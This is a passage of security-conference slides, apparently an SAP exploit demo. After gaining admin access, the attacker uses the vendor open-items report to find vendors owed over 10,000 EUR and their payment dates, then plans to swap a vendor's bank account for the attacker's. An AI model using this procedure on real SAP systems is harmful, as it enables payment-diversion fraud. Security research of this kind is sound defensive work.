


# Exploit Demo

Becoming an admin user on the SAP system

# What is a Business Process?

- ▶ Collection of related activities that produce a specific service or product for customers
- ▶ Begins with a customer's need and ends with a customer's need fulfillment.
- ▶ Commonly done using SAP systems





Famous Example: The pin factory by Adam Smith

# Example: Attacking the Business Processes

Finding & Exploiting Vendors which Expect Money

- ▶ The attacker could directly go to vendor payment history for determining the target bank accounts of vendors.



# Determining Victim Bank Accounts

- ▶ Attacker can filter out uninteresting accounts and focus on ones where the victim company will transfer more than 10.000 EUR

The screenshot shows the SAP 'Vendor Appraisal with OI Sorted List' interface. The title bar includes 'Program Edit Goto System Help' and the SAP logo. Below the title bar is a toolbar with various icons. The main interface is divided into several sections:

- Vendor selection:** Fields for 'Vendor account' and 'Company code' with 'to' indicators and selection arrows.
- Selection using search help:** Fields for 'Search help ID' and 'Search string' with a 'Search help' button.
- Reporting Time Frame:** 'Fiscal Year' field set to '2012' with a 'to' indicator and selection arrow.
- Line item selection:** 'Open items at key date' field set to '14.12.2012'.
- Further selections:** A table of selection criteria with values and selection arrows.

Field	Value	to	Selection Arrow
Fiscal Period	16		→
Balance	10,000-		→
Absolute total commitments			→
Master Record Recon. Account			→
Line Item Reconciliation Acc			→
Posting Date			→
Document Date			→
Net Due Date			→

This section provides a detailed view of the 'Further selections' area. It includes a table of selection criteria and checkboxes for additional options.

Field	Value	to	Selection Arrow
Fiscal Period	16		→
Balance	10,000-		→
Absolute total commitments			→
Master Record Recon. Account			→
Line Item Reconciliation Acc			→
Posting Date			→
Document Date			→
Net Due Date			→

Additional options:

- Standard Documents
- Noted Items

**Output control**


Field	Value
OI sorted list sorting (1,2)	1
Summarization level (0-4)	0
OI list summarization (0-2)	1
Company Code Data	0

Additional options:

- Corporate Group Version
- Only Master Acts w/ Open Items
- Net due date sorted list

# Determining Victim Bank Accounts

- ▶ Attacker can pick the largest sum which will be paid
- ▶ Attacker can also check when the transfer will be done
- ▶ Now only one step is left for the result
  - Replacing the bank account of the Vendor with the attacker's bank account

